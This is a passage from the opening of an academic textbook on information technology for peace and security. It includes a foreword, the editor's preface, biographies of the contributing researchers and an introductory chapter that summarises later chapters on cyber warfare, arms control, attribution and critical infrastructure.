Christian Reuter *Editor*

Information Technology for Peace and Security

IT Applications and Infrastructures in Conflicts, Crises, War, and Peace

Recommended in Germany

Springer Vieweg

Information Technology for Peace and Security

Christian Reuter
Editor

Information Technology for Peace and Security

IT Applications and Infrastructures in Conflicts, Crises, War, and Peace

Springer Vieweg

Editor
Christian Reuter
Science and Technology for Peace and Security (PEASEC)
Department of Computer Science
Technische Universität Darmstadt
Darmstadt, Germany

ISBN 978-3-658-25651-7 ISBN 978-3-658-25652-4 (eBook)
https://doi.org/10.1007/978-3-658-25652-4

Library of Congress Control Number: 2019936168

Springer Vieweg

This Springer Vieweg imprint is published by the registered company Springer Fachmedien Wiesbaden GmbH part of Springer Nature
The registered company address is: Abraham-Lincoln-Str. 46, 65189 Wiesbaden, Germany

Foreword

Johannes Buchmann
Professor of Computer Science and Mathematics
Technische Universität Darmstadt

My generation was lucky. For over seventy years there has been peace in Germany. In other parts of the world, wars remain reality. Technological advances, especially in computer science, help to make weapons more brutal and effective and wars more terrible. Peace remains one of the great challenges of humanity. The authors of this book take this challenge seriously. They have established a new research direction: information technology for peace and security, exploring the dangers of misuse of information technology. Examples are the destruction of the IT backbone of energy, transport and communication infrastructures by hackers, as well as threats to political and social peace posed by fake news and social bots. At the same time, they are making suggestions on how information technology can stabilise peace, for example through efficient disarmament control. This is so far unique: high technology serves peace.

TU Darmstadt has acknowledged the enormous importance of such research and has hired Christian Reuter on Germany's first professorship in the field of Information Technology for Peace and Security (“Science and Technology for Peace and Security”). In a very short time he brought this new topic to life at TU Darmstadt and initiated this textbook as a logical next step. He and his colleagues make the topic and their research results accessible to students and at the same time provide an introduction for interested scientists, IT developers and policy advisors.

This book is very important because their work can only be fully effective if it is received and carried forward by many. I wish Christian Reuter and all the authors of this book that their effort falls on fertile ground, has great impact, and contributes to the further development of the research area and to peace in the world.

Darmstadt Johannes Buchmann

Editor's Preface

Christian Reuter
Professor of Science and Technology for Peace and Security (PEASEC)
Technische Universität Darmstadt

Information technology (IT) is becoming more and more important in many facets of our daily life. Not only so in ordinary situations, but also in critical ones. This includes an increased importance in contexts of peace and security. Besides classical cyber security issues, other challenges concerning information warfare, cyber espionage and defence, cyber arms control, dual-use, or the role of social media in conflicts are of high importance. However, these aspects are not yet as established both in research and education. There are not as many textbooks on the interception of computer science on the one side and peace and security research on the other side compared to other, more common areas of research. However, this could change, especially considering the importance of the field.

After joining Technische Universität Darmstadt and founding the group Science and Technology for Peace and Security (PEASEC), embedded in both CYSEC (profile area Cyber Security) and IANUS (interdisciplinary research group Science Technology Peace), we felt the mission to address this gap. Based on the experiences from our edited textbook on "*Safety-Critical Human-Computer-Interaction: Interactive Technologies and Social Media in Crisis- and Security Management*" (2018, Springer Vieweg, 645p., currently available in German only), the idea for a complementary textbook was born: I drafted a content, asked potential authors, received very positive feedback and the willingness to contribute and finally am very honoured to edit the first edition of this textbook.

Technological and scientific progress, especially the rapid development in information technology (IT), plays a crucial role regarding questions of peace and security. This textbook addresses the significance, potentials and challenges of IT for peace and security. For this purpose, the book offers an introduction to peace, conflict, and security research, thereby focusing on natural science, technical and computer science perspectives. In the following, it sheds light on cyber conflicts, war and peace, cyber arms control, cyber attribution and infrastructures as well as culture and interaction before an outlook is given.

The book is written for readers who are interested in this interdisciplinary topic, especially from *computer science* and *IT security* as well as *peace and conflict research* but also in general from *engineering* and *natural sciences* on the one side and *humanities* and *social sciences* on the other.

This work was supported by the German Federal Ministry of Education and Research (BMBF) as well as by the Hessen State Ministry for Higher Education, Research and the Arts (HMWK) within CRISP and by the German Research Foundation (DFG) within the Collaborative Research Centres 1119 CROSSING and 1053 MAKI.

Many authors contributed to this textbook – and I would like to thank them a lot. I would also like to thank all people (authors, assistants, students) who worked in the background, i.e. found and corrected mistakes and reviewed book chapters (I am still grateful for further hints and suggestions for improvement; the aim is to implement these in future editions). I especially would like to thank my whole PEASEC team for their dedication, not only in the context of this book. Particularly I thank my family for their patience and support.

On behalf of all authors: We wish the readers a pleasant and insightful read; we hope to contribute a little to peace and security.

Darmstadt Christian Reuter

Table of Contents

The Editor

Prof. Dr. Christian Reuter

… is Professor for Science and Technology for Peace and Security (PEASEC) in the Department of Computer Science with secondary appointment in the Department of History and Social Sciences of Technische Universität Darmstadt, Germany. His research focuses on interactive and collaborative technologies in context of crises, security, safety, and peace, resulting in more than 150 publications including 3 books.

He studied Information Systems at the University of Siegen and the École Supérieure de Commerce de Dijon, France and received a PhD for his work on (inter-) organisational collaboration technology design for crisis management (summa cum laude). His research was awarded with the Brunswig- and the IHK-Award as well as CSCW-Honourable-Mention of the German Informatics Society (GI).

He is founding speaker of the GI section "Human-Machine Interaction in Safety-Critical Systems" as well as organiser, editor and reviewer of scientific workshops, conferences and journals. Furthermore, he is initiator and leading mentor of the BMBF research group KontiKat at the University of Siegen, Germany.

Details: www.chreu.de

TECHNISCHE
UNIVERSITÄT
DARMSTADT

PEASEC

Wissenschaft und
Technik für Frieden
und Sicherheit

Selected Publications

Books

Christian Reuter (2019) *Information Technology for Peace and Security – IT-Applications and Infrastructures in Conflicts, Crises, War, and Peace*, Wiesbaden, Germany: Springer Vieweg.

Christian Reuter (2018) *Sicherheitskritische Mensch-Computer-Interaktion: Interaktive Technologien und Soziale Medien im Krisen- und Sicherheitsmanagement*, p. 1-645, Wiesbaden, Germany: Springer Vieweg, doi:10.1007/978-3-658-19523-6.

Christian Reuter (2014) *Emergent Collaboration Infrastructures: Technology Design for Inter-Organizational Crisis Management* (Ph.D. Thesis), p. 1-280, 52 illus., Siegen, Germany: Springer Gabler, doi:10.1007/978-3-658-08586-5.

Journal Articles and Conference Papers

Christian Reuter, Amanda Lee Hughes, Marc-André Kaufhold (2018) Social Media in Crisis Management: An Evaluation and Analysis of Crisis Informatics Research, *International Journal on Human-Computer Interaction (IJHCI)* 34(4), p. 280-294, doi:10.1080/10447318.2018.1427832.

Christian Reuter, Marc-André Kaufhold, Thomas Spielhofer, Anna Sophie Hahne (2017) Social Media in Emergencies: A Representative Study on Citizens' Perception in Germany, *Proceedings of the ACM: Human Computer Interaction (PACM): Computer-Supported Cooperative Work and Social Computing* 1(2), p. 1-19, doi:10.1145/3134725.

Christian Reuter, Thomas Ludwig, Marc-André Kaufhold, Thomas Spielhofer (2016) Emergency Services Attitudes towards Social Media: A Quantitative and Qualitative Survey across Europe, *International Journal on Human-Computer Studies (IJHCS)* 95, p. 96-111, doi:10.1016/j.ijhcs.2016.03.005.

Christian Reuter, Thomas Ludwig, Marc-André Kaufhold, Volkmar Pipek (2015) XHELP: Design of a Cross-Platform Social-Media Application to Support Volunteer Moderators in Disasters, *Proceedings of the Conference on Human Factors in Computing Systems (CHI)*, p. 4093-4102, Seoul, Korea: ACM Press, doi:10.1145/2702123.2702171.

Christian Reuter, Thomas Ludwig, Volkmar Pipek (2014) Ad Hoc Participation in Situation Assessment: Supporting Mobile Collaboration in Emergencies, *ACM Transactions on Computer-Human Interaction (TOCHI)* 21(5), p. 1-26, ACM, doi:10.1145/2651365.

Christian Reuter, Oliver Heger, Volkmar Pipek (2013) Combining Real and Virtual Volunteers through Social Media, *Proceedings of the Information Systems for Crisis Response and Management (ISCRAM)*, T. Comes, F. Fiedrich, S. Fortier, J. Geldermann, T. Müller (Eds.), p. 780-790.


Christian Reuter, Alexandra Marx, Volkmar Pipek (2012) Crisis Management 2.0: Towards a Systematization of Social Software Use in Crisis Situations, *International Journal of Information Systems for Crisis Response and Management (IJISCRAM)* 4(1), p. 1-16, doi:10.4018/jiscrm.2012010101.

The Authors

This book is composed of the work of 27 authors, coming from 12 universities and research institutes. The following scholars dedicated themselves to the creation of this handbook:

A

PD Dr. Jürgen **Altmann** Chapter 3 · 9 · 19



Physics and Disarmament, Experimental Physics III, TU Dortmund University

… is a physicist and peace researcher at TU Dortmund University. Since 1985 he has been working on scientific and technical problems of disarmament. An experimental focus is on automatic sensor systems for cooperative verification of disarmament and peace agreements and International Atomic Energy Agency (IAEA) safeguards for an underground repository. A second focus is on military-technology assessment and preventive arms control. With respect to cyber arms control he has co-edited a special journal issue and published a first article on confidence and security building measures. He is chairman of the Research Association for Natural Sciences, Disarmament and International Security (FONAS) and a deputy Speaker of the International Committee for Robot Arms Control (ICRAC).

Dipl.Wirt.-Inform. Konstantin **Aal** Chapter 18 · 19

Information Systems and New Media, University of Siegen

… is a PhD student at the Institute for Information Systems and New Media, University of Siegen. He is part of come_IN, a project on computer clubs for children and adults including refugees. His research circles around social media usage by political activists in conflict areas.

Larissa **Aldehoff**, M.A. Chapter 2 · 19

Science and Technology for Peace and Security (PEASEC), TU Darmstadt

… is research associate at the research group Science and Technology for Peace and Security (PEASEC) at TU Darmstadt. Before, she has worked as policy consultant for a German foundation and as student assistant for the Peace Research Institute Frankfurt (PRIF/HSFK) on international security, non-proliferation and disarmament.

B

Prof. Dr. Dr. h.c. Johannes **Buchmann** Preface · Chapter 19

Theoretical Computer Science – Cryptography and Computer Algebra, TU Darmstadt

… studied Mathematics, Physics, Pedagogy and Philosophy at Universität zu Köln. In 1982, he received a PhD from the Universität zu Köln. In 1985 and 1986, he was a PostDoc at the Ohio State University on a Fellowship of the Alexander von Humboldt Foundation. From 1988 to 1996, he was a professor of Computer Science at the Universität des Saarlandes in Saarbrücken. Since 1996, he is a professor of Computer Science and Mathematics at Technische Universität Darmstadt. From 2001 to 2007, he was Vice President Research of TU Darmstadt. Since 2014, he is the spokesperson of the DFG Collaborative Research Centre CROSSING. In 1993, he received the Leibniz-Prize of the German Science Foundation and in 2012 the Tsungming Tu Award of Taiwan. He is a member of the German Academy of Science and Engineering acatech and the German Academy of Science Leopoldina.

Ute **Bernhardt**, M.A. Chapter 4 · 19

Forum of Computer Scientists for Peace and Social Responsibility (FIfF) e.V.

… is computer scientist and philosopher, scientific adviser, head of unit. Teaching activities since 2001 at FH Bonn-Rhein-Sieg and FernUni Hagen. Founder and scientific adviser to FIfF e.V. Adviser to the European Parliament. Member of the Network Privacy Expertise. Publications on data protection, civil rights and computer science and military.

D

Dr. Tobias **Dehling** Chapter 15

Institute of Applied Informatics and Formal Description Methods (AIFB), Karlsruhe Institute of Technology

… is a postdoctoral researcher at the Institute AIFB of the Karlsruhe Institute of Technology. His research interests are information privacy in consumer information systems, information systems for patient-centred health care, and distributed ledger technologies. Tobias Dehling received his PhD (Dr. rer. pol.) in Information Systems in 2017 at the University of Kassel and his master's degree (Diploma) in Information Systems in 2012 at the University of Cologne.

Dr. Kai **Denker** Chapter 6 · 19

Security in Information Technology (SIT), TU Darmstadt

… studied philosophy, history and computer science at TU Darmstadt. In February 2018 he received his doctorate in philosophy at TU Darmstadt with a thesis on Gilles Deleuze. Since July 2017 he has been a research assistant in the project "PANDA: Parallelstrukturen, Aktivitätsformen und Nutzerverhalten im Darknet" conducted jointly by TU Darmstadt and the Fraunhofer SIT. His research interests range from philosophy of language to the history and philosophy of computing and cyber security.

H

Prof. Dr. Dominik **Herrmann** Chapter 5 · 19

Privacy and Security in Information Systems Group, University of Bamberg

… does research on attacks on privacy as well as privacy-supporting systems. He received his PhD in 2014 at University of Hamburg (Department of Computer Science), his dissertation being awarded with the GI-Dissertationspreis. Following a deputy professorship at University of Siegen, he has held the new chair of Privacy and Security in Information Systems at University of Bamberg since autumn 2017.

Prof. Dr.-Ing. Matthias **Hollick** Chapter 14 · 19

Secure Mobile Networking Lab (SEEMOO), TU Darmstadt

… is the head of the working group Secure Mobile Networking Lab (SEEMOO) at TU Darmstadt's Department of Computer Science and a second member of the Department of Electrical Engineering and Information Technology. His research focus lies on the intersections of IT security and communication networks as well as the future of the internet. In his work, he sheds light on processes aiming at achieving security in self-organised networks, increasing efficiency, resilience in wireless networks, and privacy related to participatory mobile applications.

K

Prof. Dr. Stefan **Katzenbeisser** Chapter 14 · 19

Security Engineering Group (SecEng), TU Darmstadt

… holds a doctorate from Vienna University of Technology, Austria. Having performed research at TU Munich and later as a Senior Scientist at Philips Research, he has been managing the Security Engineering Group at TU Darmstadt since 2008. His research interests include privacy protection, secure critical infrastructures, hardware security, and applied cryptography.

Marc-André **Kaufhold**, M.Sc. Chapter 2 · 17 · 19

Science and Technology for Peace and Security (PEASEC), TU Darmstadt and: Research Group KontiKat, University of Siegen

… is research associate and PhD candidate at the research group Science and Technology for Peace and Security (PEASEC) at TU Darmstadt and the BMBF research group KontiKat at University of Siegen. His research focuses on continuity management, crisis information systems, and authorities' and citizens' emergency responses via social media.

Maximilian **Krüger**, M.Sc. Chapter 18

Information Systems and New Media, University of Siegen

… is a research assistant and PhD candidate at the University of Siegen. His research focuses on participatory design, especially of IT systems around issues of migration and arriving. He is further interested in how methods of technology creation are created and adapted in different cultural contexts. Previously he founded a maker-space in Lahore, Pakistan and co-founded and chairs ThingsCon e.V. He previously studied Social Psychology (M.Sc.) in Amsterdam.

L

Sebastian **Lins**, M.Sc. Chapter 15

Institute of Applied Informatics and Formal Description Methods (AIFB), Karlsruhe Institute of Technology

… is a PhD student at the Research Group Critical Information Infrastructures, Institute of Applied Informatics and Formal Description Methods, Karlsruhe Institute of Technology, Germany. His main interests in the field of information systems research are the (continuous) certification of cloud services and distributed ledger technology as well as understanding and enhancing the effectiveness of IT certifications. Before joining KIT he was research assistant at the University of Kassel and the University of Cologne. Sebastian received his master's degree in 2014 and bachelor degree in 2012 in Information Systems from the University of Cologne.

N

Prof. Dr. Alfred **Nordmann** Chapter 16 · 19

History and Philosophy of Science and Technoscience, TU Darmstadt

… taught first, after earning his Magister and PhD in Hamburg (1981 and 1986), at University of South Carolina, where he is still functioning today as Adjunct Professor. Since 2002 in Darmstadt, he has focused on philosophy and history of the sciences and technoscience. His areas of specialisation include philosophy of technology as theory of scientific knowledge production, problems and methods of science and technology assessment, philosophical dimensions of nanotechnoscience, synthetic biology, and science- and technology-based peace research. He is editor of the Routledge book series *History and Philosophy of Technoscience.*

R

Dipl.-Inf. Thomas **Reinhold** Chapter 7 · 10 · 12 · 19

Science and Technology for Peace and Security (PEASEC), TU Darmstadt and:
Institute for Peace Research and Security Policy (ISFH), Univ. of Hamburg


… is a peace and security researcher and an expert for the challenges of the militarisation of the cyberspace. As a graduated computer scientist, he works on technical measures for trust and security building for this domain like verification, arms control and non-proliferation. He is a Non-Resident Fellow at the Institute for Peace Research and Security Policy (IFSH) as well as research associate and PhD candidate at the research group Science and Technology for Peace and Security (PEASEC) at TU Darmstadt. He is also a member of the Transatlantic Cyber Forum and the Research Advisory Group of the Global Commission on the Stability of Cyberspace.

Prof. Dr. Christian **Reuter** Chapter 1 · 2 · 7 · 8 · 10 · 12 · 17 · 19

Science and Technology for Peace and Security (PEASEC), TU Darmstadt

… is Professor for Science and Technology for Peace and Security (PEASEC) at TU Darmstadt's Department of Computer Science with secondary appointment in the Department of History and Social Sciences. He has published more than 150 scientific articles on IT and crisis, security, safety, and peace research. His research was awarded with the Brunswig- and the IHK-Award as well as the CSCW-Honourable-Mention of the German Informatics Society (GI). He is initiator and leading mentor of the BMBF research group KontiKat at University of Siegen, founding speaker of the GI-section "Human-Machine Interaction in Safety-Critical Systems", member of several committees, as well as reviewer and editor of scientific workshops, conferences and journals.

Thea **Riebe**, M.A. Chapter 2 · 8 · 19



Science and Technology for Peace and Security (PEASEC), TU Darmstadt and: Research Group KontiKat, University of Siegen

… is research associate and PhD student at the research group Science and Technology for Peace and Security (PEASEC) at TU Darmstadt and at the BMBF research group KontiKat at University of Siegen, working on a joint perspective on international relations and computer science. Before, she has worked as a student assistant for the Peace Research Institute Frankfurt (PRIF/HSFK) on the EU Nonproliferation and Disarmament eLearning platform, and at IANUS: Science Technology Peace (TU Darmstadt), conducting workshops about peace and security with focus on computer science and ICTs.

Annette **Ripper**, M.A. Chapter 16 · 19

History and Philosophy of Science and Technoscience, TU Darmstadt

… is research associate at the research group History and Philosophy of Science and Technoscience at TU Darmstadt, especially for Interdisciplinary Fields of Study of Science and Technology Research (iSP NAG). Before, she worked for IANUS: Science Technology Peace (TU Darmstadt). Her research focus lies on safety and security cultures of nuclear technology and aviation from the perspective of History of Technology and Cultural Studies.

PD Dr. Markus **Rohde** Chapter 18

Information Systems and New Media, University of Siegen

… studied psychology and sociology at the University of Bonn and is one of the founders of the International Institute for Socio-Informatics (IISI) and co-editor of the International Reports on Socio-Informatics (IRSI). His main research interests are human-computer interaction, computer supported cooperative work (CSCW), expertise management and blended learning, virtual organisations, non-governmental organisations and (new) social movements.

Dipl.-Inf. Ingo **Ruhmann** Chapter 4 · 19

Technische Hochschule Brandenburg

… is computer scientist and political scientist, scientific adviser, head of unit. Teaching assignments at FH Bonn-Rhein-Sieg, FernUni Hagen and TH Brandenburg. Founder of and scientific advisor to FIfF e.V. Adviser to the German Bundestag and the European Parliament. Publications on data protection, IT security, and computer science and military.

S

Apl. Prof. Dr. Dr. Klaus-Peter **Saalbach** Chapter 13 · 19

Institute for Political Science, Osnabrück University

… is Professor at Osnabrück University for Applied Public Policy Analysis at the School of Cultural and Social Sciences after studies in political science, medicine, industrial engineering, economy, history and others. His research focuses on security policy with geopolitics and geostrategy, cyber security and biologic security.

Dr. Marcel **Schäfer** Chapter 6

Fraunhofer Institute for Secure Information Technology SIT, Darmstadt

… graduated in mathematics at Bergische Universität Wuppertal in 2010. Since then he is a research fellow at Fraunhofer-Institute SIT in Darmstadt in the field of media security, civil security, big data and privacy. Besides he finished his PhD in computer science at Technische Universität Darmstadt in 2016.

Dr. Niklas **Schörnig** Chapter 11 · 19

Peace Research Institute Frankfurt (PRIF/HSFK)

… is senior research fellow and project manager. In 2012 he received the “Best Article Award 2006-2011” of the German Zeitschrift für Internationale Beziehungen (Journal of International Relations). His research focuses, inter alia, on current trends in warfare, military robotics and drones and automated warfare. His most recent publications include: “Just when you thought things would get better. From Obama’s to Trump’s drone war” and “Learning Unit 15: Emerging Technologies”. https://nonproliferation-elearning.eu/learningunits/emerging-technologies/ (with Frank Sauer).

Prof. Dr.-Ing. Martin **Steinebach** Chapter 6

Fraunhofer Institute for Secure Information Technology SIT, Darmstadt

… is the manager of the Media Security and IT Forensics division at Fraunhofer SIT. From 2003 to 2007 he was the manager of the Media Security in IT division at Fraunhofer IPSI. In 2003 he received his PhD at TU Darmstadt for this work on digital audio watermarking. In 2016 he became honorary professor at TU Darmstadt. He gives lectures on Multimedia Security as well as Civil Security. He is Principal Investigator at CRISP and represents IT Forensics and Big Data Security.

Prof. Dr. Ali **Sunyaev** Chapter 15 · 19

Institute of Applied Informatics and Formal Description Methods (AIFB), Karlsruhe Institute of Technology

… is Director of the Institute of Applied Informatics and Formal Description Methods (AIFB) and Professor at the Karlsruhe Institute of Technology (KIT). His research interests are reliable and purposeful software and information systems. Before joining KIT he was Professor at the University of Kassel and the University of Cologne. Ali Sunyaev received his PhD in Information Systems in 2010 and his master`s degree (diploma) in Computer Science in 2005; he received both degrees from the Technische Universität München (TUM).

T

Borislav **Tadic,** M.Sc. Chapter 18

Deutsche Telekom

… is Vice President at Deutsche Telekom with more than 15 years of experience within technology, innovation and strategy in 8 industries and more than 20 countries. For his dissertation at University of Siegen, Borislav is researching the ICT use of socio-political activists, focusing on privacy and security and Bosnia-Herzegovina.

W

Prof. Dr. Volker **Wulf** Chapter 18 · 19

Information Systems and New Media, University of Siegen

… is professor for Information Systems and New Media at the University of Siegen and the director of its School of Media and Information (iSchool). At the Fraunhofer Institute for Applied Information Technology FIT he initiated the Usability and User Experience Design group. Standing in the tradition of the European Computer-Supported Cooperative Work community, Volker Wulf has grounded the design of innovative IT systems in a deep understanding of social practice. He conceived a practice-based approach to computer science in general and human-computer interaction in particular.

#

Meri Dankenbring, Roxanne Keller and Sabrina Neuhäusel are research assistants with Prof. Reuter. They contributed to the book with highly valuable work in the background.

Meri **Dankenbring**, M.Sc.

Science and Technology for Peace and Security (PEASEC), TU Darmstadt

… studied Political Science and Economics for a Bachelor's degree at Goethe University Frankfurt and continued her studies at London School of Economics and Political Science, where she completed a M.Sc. in Conflict Studies. She is assistant at the research group Science and Technology for Peace and Security (PEASEC).

Roxanne **Keller**, B.Sc.

Institute for Information Systems, University of Siegen

… studied Media Informatics and Design at Bielefeld University and graduated with a Bachelor's degree. Since 2016, she specialised her field of studies into the domain of Human-Computer Interaction as a master programme in Siegen, Germany. Besides her studies, she works as a research assistant at the research institute for Information Systems at the University of Siegen.

Sabrina **Neuhäusel**, B.A.

Science and Technology for Peace and Security (PEASEC), TU Darmstadt

… studied Political Science and American Studies. Since 2017, she is an M.A. student of International Studies / Peace and Conflict Research at Goethe University Frankfurt. Besides her studies, she has worked as a student assistant at the Peace Research Institute Frankfurt (PRIF/HSFK) and is now a research assistant at the research group Science and Technology for Peace and Security (PEASEC).

Part I: Introduction and Fundamentals

1 Information Technology for Peace and Security – Introduction and Overview

Christian Reuter
Science and Technology for Peace and Security (PEASEC), TU Darmstadt

Abstract

Technological and scientific progress, especially the rapid development in information technology (IT), plays a crucial role regarding questions of peace and security. This textbook addresses the significance, potentials and challenges of IT for peace and security. For this purpose, the book offers an introduction to peace, conflict, and security research, thereby focusing on natural science, technical and computer science perspectives. In the following, it sheds light on fundamentals (e.g. IT in peace, conflict and security, natural-science/technical peace research), cyber conflicts and war (e.g. information warfare, cyber espionage, cyber defence, Darknet), cyber peace (e.g. dual-use, technology assessment, confidence and security building measures), cyber arms control (e.g. arms control in the cyberspace, unmanned systems, verification), cyber attribution and infrastructures (e.g. attribution of cyber attacks, resilient infrastructures, secure critical information infrastructures), culture and interaction (e.g. safety and security, cultural violence, social media), before an outlook is given. This chapter provides an overview of all chapters in this book.

Objectives

- Gaining a basic understanding of information technologies in the domain of peace and security
- Receiving an overview of selected methods of information techniques in peace, conflict and security research
- Gaining the ability to orient oneself in the application domains and fields

C. Reuter (Ed.), *Information Technology for Peace and Security*,
https://doi.org/10.1007/978-3-658-25652-4_1

1.1 Introduction

Technological and scientific progress, especially the rapid development of information technology (IT), plays a crucial role regarding questions of peace and security. This chapter aims to introduce the content of the book. Part I introduces central concepts and sheds light on fundamentals (e.g. IT in peace, conflict and security, natural-science/technical peace research). In the following Part II focuses on cyber conflicts and war (e.g. information warfare, cyber espionage, cyber defence, Darknet), followed by Part III on cyber peace (e.g. dual-use, technology assessment, confidence and security building measures). Afterwards Part IV on cyber arms control (e.g. arms control in the cyberspace, unmanned systems, verification), Part V on cyber attribution and infrastructures (e.g. attribution of cyber attacks, resilient infrastructures, secure critical information infrastructures), and Part VI on culture and interaction (e.g. safety and security, cultural violence, social media) are presented, before an outlook is given in Part VII.

1.2 Introduction and Fundamentals (Part I)

Chapter 2 *“IT in Peace, Conflict, and Security Research”* by Christian Reuter, Larissa Aldehoff, Thea Riebe and Marc-André Kaufhold (Technische Universität Darmstadt) presents an introduction and the fundamentals of this textbook as it deals with the role of information technology in war and peace. The impact of IT in the context of peace and security is described in this chapter and it explains the resilience of IT infrastructures as a target in cases of conflict and how conflicts, crises and disasters can be prevented.

Chapter 3 *“Natural-Science/Technical Peace Research”* by Jürgen Altmann (TU Dortmund University) argues that building up national armed forces and in particular the quest for military-technological advances results in an arms race and deteriorates the security of the countries, requiring mutual limitations. It explains why natural-science/technical research is needed for peace and international security and how it can be carried out as well as how the risks of war can be reduced by arms control with adequate verification of compliance. This chapter highlights the importance of natural-science/technical peace research.

1.3 Cyber Conflicts and War (Part II)

Chapter 4 *“Information Warfare – From Doctrine to Permanent Conflict”* by Ingo Ruhmann and Ute Bernhardt (TH Brandenburg and Forum of Computer Scientists for Peace and Social Responsibility) draws its relevance from the increasing importance of information technology for militaries and secret services. It deals with the evolvement of information warfare by first exploring the establishment of doctrines and then going on to elaborate on the tactics and targets of information warfare. The chapter concludes with threats of cyber warfare and the necessity of a new security architecture.

Chapter 5 *"Cyber Espionage and Cyber Defence"* by Dominik Herrmann (University of Bamberg) deals with cyber espionage, its superiority over traditional espionage, its characteristics and drawbacks for citizens and businesses. The author presents the fundamental security design principles, the basic protection goals of information security, and describes typical attack vectors. Elaborating on the higher costs of defensive versus offensive tactics leads him to explore the relevance of security vulnerabilities for attacks, which cause the aforementioned problems of lacking security for end users.

Chapter 6 *"Darknets as Tools for Cyber Warfare"* by Kai Denker, Marcel Schäfer and Martin Steinebach (Technische Universität Darmstadt and Fraunhofer SIT) looks at Darknets as platforms of both licit activities such as journalism, and illicit trade with narcotics, forged documents, weaponry, cyber arms and their building blocks, among others. Their characteristic of providing perfect anonymity to their users makes them an important tool for cyber crime and warfare, and therefore a major concern of national and international security. The chapter discusses their technology, provides an overview of common Darknet phenomena, and puts these into the context of cyber warfare and critical securitisation studies.

1.4 Cyber Peace (Part III)

Chapter 7 *"From Cyber War to Cyber Peace"* by Thomas Reinhold and Christian Reuter (Technische Universität Darmstadt and University of Hamburg) looks at the changes militaries have made to adapt to the widespread use of IT systems for civil and military purposes. Building on this it analyses possible uses in cyberspace for tools and policies developed to confine threats to international security. The chapter further points out political advancements already in progress, the role of social initiatives, and potential consequences of the rising probability of cyber war as opposed to the prospects of cyber peace.

Chapter 8 *"Dual-Use and Dilemmas for Cybersecurity, Peace and Technology Assessment"* by Thea Riebe and Christian Reuter (Technische Universität Darmstadt) deals with the dual-use problem in the context of IT, and the possibilities to mitigate the risks harmful applications of IT pose to international peace and security. This covers risk prevention, -control and -management. The chapter illustrates the approaches towards different dual-use concepts, how to conduct a technology assessment and provides insight into the implementation of dual-use assessment guidelines at TU Darmstadt, the so-called Civil Clause.

Based on the preparation of cyber armed forces by many states, Chapter 9 *“Confidence and Security Building Measures for Cyber Forces”* by Jürgen Altmann (TU Dortmund University) discusses the possibility of applying established procedures such as arms control and confidence (and security) building measures (C(S)BMs) in cyberspace. Due to difficulties with the former, the latter can act as first steps, creating transparency and reducing misperceptions and suspicions. There is a particular need for inclusive and binding agreements focusing on cyber forces. These could include the exchange of information on force structures, policies and doctrines.

1.5 Cyber Arms Control (Part IV)

Chapter 10 *“Arms Control and its Applicability to Cyberspace”* by Thomas Reinhold and Christian Reuter (Technische Universität Darmstadt) focuses on arms control as a means to preventing conflicts and fostering stability in inter-state relations by either reducing the probability of the usage of specific weapons or regulating their use and thus reducing the costs of armament. Extrapolating from historical examples and existing measures, the general architecture of arms control regimes and the complex topic of establishing and controlling the agreements will be discussed. The chapter will then go on to discuss the challenges of applying these established approaches to cyberspace. Building on these theoretical considerations, the chapter will present important treaties and first approaches.

Chapter 11 “*Unmanned Systems: The Robotic Revolution as a Challenge for Arms Control*” by Niklas Schörnig (Peace Research Institute Frankfurt) looks at the nexus of armament and technology in general and autonomous weapons and the increasing reliance on information technology in the military in particular. It argues that these developments necessitate new methods and techniques of arms control, as measures of arms control have fallen behind the development of IT, automation and autonomy. These may offer military advantages at first glance; however, a more detailed analysis reveals that they will most likely have a destabilising effect on the international realm.

Chapter 12 *“Verification in Cyberspace”* by Thomas Reinhold and Christian Reuter (Technische Universität Darmstadt) analyses the problems of applying traditional verification measures in cyberspace. In particular, it deals with distinguishing problems in relation to selected established verification measures for nuclear, biological and chemical weapons technology. It goes on to elaborate possibilities to adjust technical settings, rules and principles to reduce the threat of militarisation and presents some potentially useful verification approaches.

1.6 Cyber Attribution and Infrastructures (Part V)

In Chapter 13 "*Attribution of Cyber Attacks*" Klaus-Peter Saalbach (Osnabrück University) begins by defining attribution as the allocation of a cyber attack to a certain attacker or a group of attackers in a first step and unveiling the real-world identity of the attacker in a second step. He goes on to elaborate on the progress methods of attacker allocation have made in recent years, and the continuing problems digital technologies face providing definite evidence for the real-world identity of an attacker. He also stresses differences if attribution is handled as cyber-physical process or if gaps are filled by human intelligence, and provides real-world examples of current methods and practice of cyber attribution.

Chapter 14 *"Resilient Critical Infrastructures"* by Matthias Hollick and Stefan Katzenbeisser (Technische Universität Darmstadt) deals with the risks of vulnerable critical infrastructure, by giving insight into their nature and past attacks. It further introduces the proposal of making critical infrastructures resilient by enabling them to function even under attack. This requires adopting a "defence in depth" concept, i.e. deploying multiple layers of security controls. The chapter concludes with some recommendations, which can make safety-critical transportation infrastructures more resilient.

Chapter 15 *"Security of Critical Information Infrastructures"* by Tobias Dehling, Sebastian Lins and Ali Sunyaev (Karlsruhe Institute of Technology) clarifies the concept of critical information infrastructures. After a brief introduction to their salient characteristics and main functions, the chapter discusses threats and risks critical information infrastructures are confronted with and presents approaches to master these challenges.

1.7 Culture and Interaction (Part VI)

Chapter 16 *"Safety and Security – Their Relation and Transformation"* by Alfred Nordmann and Annette Ripper (Technische Universität Darmstadt) offers a historical and philosophical perspective on safety and security concepts, their development, and their interrelatedness. The chapter illustrates how information technology and vast digital infrastructures require innovations in safety culture thinking, and how this changes the relationship between engineering and politics, as the former becomes more and more important for the latter.

Chapter 17 "*Cultural Violence and Peace in Social Media*" by Marc-André Kaufhold and Christian Reuter (Technische Universität Darmstadt) deals with both the positive and negative relevance social media services have gained in everyday life, in natural and man-made crises or conflicts. Based on the notions of cultural violence and cultural peace, it first presents human cultural interventions in social media and respective countermeasures. And second, it discusses automatic cultural interventions realised via social bots and possible countermeasures.

Chapter 18 "*Social Media and ICT Usage in Conflicts Areas"* by Konstantin Aal, Maximilian Krüger, Markus Rohde, Borislav Tadic and Volker Wulf (University of Siegen and Deutsche Telekom) illuminates the role social media and ICT continue to play in a multitude of conflicts around the globe. It goes on to discuss how and what kind of tools and methods different actors use in their struggle. It especially focuses on how actors appropriate the available tools to suit the specific conditions they find themselves in and discusses the importance of an embedded perspective on the use of ICTs in conflict to understand these practices of appropriation.

1.8 Outlook (Part VII)

